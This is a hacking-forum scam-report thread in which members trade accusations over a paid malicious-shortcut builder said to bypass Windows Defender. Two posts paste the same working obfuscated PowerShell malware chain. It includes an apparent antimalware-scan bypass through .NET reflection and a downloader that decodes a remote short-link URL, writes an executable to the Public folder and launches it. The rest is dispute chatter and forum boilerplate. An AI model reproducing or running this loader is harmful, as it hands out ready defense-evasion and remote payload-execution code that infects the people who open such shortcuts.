Jan 15, 2021 08:51 AM
(This post was last modified: Jan 15, 2021 08:52 AM by Ren And Stimpy.)
Scammer - aadam (uid=4922712)
User continues to contact us and attempts his double dip BTC scam on our products.
Lucky we always wait for confirmations, so he has NEVER had our product!
Previously he only attempted his double dip on Telegram, this time he did it via HF, but got lucky Nitrix contacted me and warned. Aadam then msg on telegram BEFORE attempting his double dip again and our team noticed his same telegram account and attempted to close contract, but Aadam the scammer already did BOO rating!
He has also attempted it on Nitrix
*Waiting on support to remove his FALSE (BOO) Rating on the contract, as he never received the product nor PAID!
DO NOT DEAL WITH THIS MEMBER
Jan 15, 2021 08:56 AM
(This post was last modified: Jan 15, 2021 08:57 AM by aadam.)
He sent me his product after payment. His product oesn't work. it does not byepass Windows Defender.
Also it raises UAC.
Here is source code only posting half unobfuscated because it is long. i have deobfuscated his trash code also.
Proof:
Mlink_Lnk_Shortcut_malware_obfuscated : ---------------------------------------------|
1. Lnk_powershell_command:
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy UnRestricted -WindowStyle 1 $oc='KCTSMMGNGEZAHHSBKMICDFGROJGRBULIULPBIHCWUTRABGGXTZNFKLIDIWHBLRGFNXUNXMXOSCUIBLRJIGVMMRTPTVBSARIBWSFVZZOFHVRSWTBDOEUVKGLSSVSKQVVBMNYESUGZWLXRFXVBJHMJNAZJAUAELAXVGOOLXNMLQGAACZOMVBWNWJANUIYWPKIKPZRQCDCHHFHIVWCUDXAHDKBCSUQUWJVRHIFKZGCUEOHLEWIULAWNDXNZYHHYI';function iexqggwq($ji){$og=[Text.StringBuilder]::New();$ys=12;for($ll=0;$ll -lt $ji.Length;$ll+=2){$xz=-join($ji.Substring($ll,2)[1,0]);[void]$og.Append([char]([System.Convert]::ToUInt16($xz,16)+$ys));};return $og.ToString();};$bj=iexqggwq '74D6768695162214552655B595169526862253968636165586D5362622531676D59486D50676';$rc=iexqggwq '551676D5D326D586A355D5069585';$ox=iexqggwq '24362644966506D5750274865586D575';try{[Ref].Assembly.GetType($bj).GetField($rc,$ox).SetValue($Null,$True)}catch{};;$df='TYEHSSRHTLUTJNDMCADS';sal wta ($df[15,4,3,0,17] -join(''));$hj=iexqggwq 'C586864676E23232063626B52255A5329646D6867506';wta $hj;
2. Hta_payload_vbscript_embedded:
3: Powershell_command_executed_by_Hta_payload:
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy UnRestricted $fqargbui = $Null;function ojkueuuj($xgszbg){return -join($xgszbg-split'(..)'|? L*h|%{[char]+('0x'+$_)})};function kpcsnhj($dfkysgm, $fvsijlpt){$qajme = @('TLS12', 'TLS11', 'TLS', 'SSL3');$icfxfa = $env:PUBLIC+(ojkueuuj('5C'))+$fvsijlpt;$acksln = New-Object (ojkueuuj('4E65742E576562436C69656E74'));foreach($vhwepne in $qajme){try{[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::$vhwepne;$clasnyj = $acksln.DownloadData($dfkysgm);break;}catch{};};[IO.File]::WriteAllBytes($icfxfa, $clasnyj);Start-Process -FilePath $icfxfa -PassThru};$dfkysgm = ojkueuuj('DECOY_URL');$fvsijlpt = Split-Path $dfkysgm -Leaf;kpcsnhj $dfkysgm $fvsijlpt;$dfkysgm = ojkueuuj('687474703A2F2F6269742E646F2F664D6D4C73');$fvsijlpt = ojkueuuj('664D6D4C732E657865');$icfxfa = $env:PUBLIC+(ojkueuuj('5C'))+$fvsijlpt; kpcsnhj $dfkysgm $fvsijlpt;
Jan 15, 2021 09:01 AM
(This post was last modified: Jan 15, 2021 09:02 AM by Ren And Stimpy.)
(Jan 15, 2021 08:56 AM)aadam Wrote: He sent me his product after payment. His product oesn't work. it does not byepass Windows Defender.
Also it raises UAC.
Here is source code only posting half unobfuscated because it is long. i have deobfuscated his trash code also.
Proof:
Mlink_Lnk_Shortcut_malware_obfuscated : ---------------------------------------------|
1. Lnk_powershell_command:
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy UnRestricted -WindowStyle 1 $oc='KCTSMMGNGEZAHHSBKMICDFGROJGRBULIULPBIHCWUTRABGGXTZNFKLIDIWHBLRGFNXUNXMXOSCUIBLRJIGVMMRTPTVBSARIBWSFVZZOFHVRSWTBDOEUVKGLSSVSKQVVBMNYESUGZWLXRFXVBJHMJNAZJAUAELAXVGOOLXNMLQGAACZOMVBWNWJANUIYWPKIKPZRQCDCHHFHIVWCUDXAHDKBCSUQUWJVRHIFKZGCUEOHLEWIULAWNDXNZYHHYI';function iexqggwq($ji){$og=[Text.StringBuilder]::New();$ys=12;for($ll=0;$ll -lt $ji.Length;$ll+=2){$xz=-join($ji.Substring($ll,2)[1,0]);[void]$og.Append([char]([System.Convert]::ToUInt16($xz,16)+$ys));};return $og.ToString();};$bj=iexqggwq '74D6768695162214552655B595169526862253968636165586D5362622531676D59486D50676';$rc=iexqggwq '551676D5D326D586A355D5069585';$ox=iexqggwq '24362644966506D5750274865586D575';try{[Ref].Assembly.GetType($bj).GetField($rc,$ox).SetValue($Null,$True)}catch{};;$df='TYEHSSRHTLUTJNDMCADS';sal wta ($df[15,4,3,0,17] -join(''));$hj=iexqggwq 'C586864676E23232063626B52255A5329646D6867506';wta $hj;
2. Hta_payload_vbscript_embedded:
3: Powershell_command_executed_by_Hta_payload:
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy UnRestricted $fqargbui = $Null;function ojkueuuj($xgszbg){return -join($xgszbg-split'(..)'|? L*h|%{[char]+('0x'+$_)})};function kpcsnhj($dfkysgm, $fvsijlpt){$qajme = @('TLS12', 'TLS11', 'TLS', 'SSL3');$icfxfa = $env:PUBLIC+(ojkueuuj('5C'))+$fvsijlpt;$acksln = New-Object (ojkueuuj('4E65742E576562436C69656E74'));foreach($vhwepne in $qajme){try{[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::$vhwepne;$clasnyj = $acksln.DownloadData($dfkysgm);break;}catch{};};[IO.File]::WriteAllBytes($icfxfa, $clasnyj);Start-Process -FilePath $icfxfa -PassThru};$dfkysgm = ojkueuuj('DECOY_URL');$fvsijlpt = Split-Path $dfkysgm -Leaf;kpcsnhj $dfkysgm $fvsijlpt;$dfkysgm = ojkueuuj('687474703A2F2F6269742E646F2F664D6D4C73');$fvsijlpt = ojkueuuj('664D6D4C732E657865');$icfxfa = $env:PUBLIC+(ojkueuuj('5C'))+$fvsijlpt; kpcsnhj $dfkysgm $fvsijlpt;
100% FALSE! Post the TAX ID to the wallet i sent you then! There isnt one!
That is not even our code! User clearly CONFIRMED how bad of a scammer he really is!
mLNK bypass's WD with no issue. LOL This scammer is a JOKE! Thanks for the lolz
Enjoy the ban bud!
User tried to scam me too with double dip thing.
I removed his licence after the blockchain was marked as invalid.
Blockchain : https://www.blockchain.com/btc/tx/e635d5...ca565160fb

Do NOT deal with this user.
Jan 15, 2021 09:26 AM
(This post was last modified: Jan 15, 2021 09:26 AM by OSJEK.)
User (aadam) tried to scam me with selling me leads. Will not provide any proof and says that if we use 'Contract' Its 100% safe and there's no way to scam. Filled with poor manipulation tactics to try to scam.
Super low quality user and definitely be skeptical of any business with aadam.
(Jan 15, 2021 09:26 AM)OSJEK Wrote: User (aadam) tried to scam me with selling me leads. Will not provide any proof and says that if we use 'Contract' Its 100% safe and there's no way to scam. Filled with poor manipulation tactics to try to scam.
Super low quality user and definitely be skeptical of any business with aadam.
Damn, mate he on a scamming spree (well attempting)
Wow! Ridiculous. Still have a FAKE NEG Contract and user is still not ban...
Smh
(Jan 18, 2021 07:43 AM)Red Sox Wrote: At least you posting this thread will let people see how he is.
Sorry this happened, bud.
Yes, true. just hope IF he attempts to scam again, people will notice he is a scammer!
I'm Stanley HF's helper bot. This OP (original poster) of this thread wants everyone to see this page and has elected to bump it to the top of the showthread listing. Since HF doesn't want a ton of LQP (Low Quality Posts) this is the best method of bumping your content. There is a small βyte fee for each bump. Any OP can bump any of their threads on HF from the linked icon on the top of their first post.
If you haven't already read the first post of this thread we encourage you to do so.
Thanks,
Stanley
I am the official HF Help Bot. You might get an automated PM from me with some helpful information.
Please read our Help Docs.
Jan 19, 2021 01:05 PM
(This post was last modified: Jan 19, 2021 01:06 PM by Artisan.)
(Jan 18, 2021 07:40 AM)Ren And Stimpy Wrote: Wow! Ridiculous. Still have a FAKE NEG Contract and user is still not ban...
Smh
Apply for Vendor, when you get approved, pay for the upgrade and request for the false ratings to be removed and there is a possibility that they might be reviewed case by case and removed.
(Jan 19, 2021 01:05 PM)Artisan Wrote: Apply for Vendor, when you get approved, pay for the upgrade and request for the false ratings to be removed and there is a possibility that they might be reviewed case by case and removed.
Ahhhh I did not know that. Going to do that! Still just warning everyone else so they don't get scammed!
(Jan 19, 2021 01:07 PM)Ren And Stimpy Wrote: Ahhhh I did not know that. Going to do that! Still just warning everyone else so they don't get scammed!
I suggest applying in a professional manner and also using the contact form (in the footer) to contact Omni. He usually responds in a day or two.
DO NOT DEAL WITH THIS MEMBER
Jan 19, 2021 01:25 PM
(This post was last modified: Jan 19, 2021 01:26 PM by Dopamine.)
(Jan 19, 2021 01:10 PM)Artisan Wrote: I suggest applying in a professional manner and also using the contact form (in the footer) to contact Omni. He usually responds in a day or two.
False
For applying, go on https://hackforums.net/vendorapply.php
(Jan 19, 2021 01:25 PM)Dopamine Wrote: False
For applying, go on https://hackforums.net/vendorapply.php
I didnt imply applying for vendor using the contact form. I implied contacting Omni using it. 😆
DO NOT DEAL WITH THIS MEMBER
Jan 19, 2021 01:31 PM
(This post was last modified: Jan 19, 2021 01:32 PM by Dopamine.
Edit Reason: Typo
)
(Jan 19, 2021 01:28 PM)Artisan Wrote: I didnt imply applying for vendor using the contact form. I implied contacting Omni using it. 😆
it's probably how your formated your sentence because this is how I've understanded it 🤪
Btw there's a subforum for Vendors and Omni posted a thread explaining what to do for what you've said (false b-rating report)
|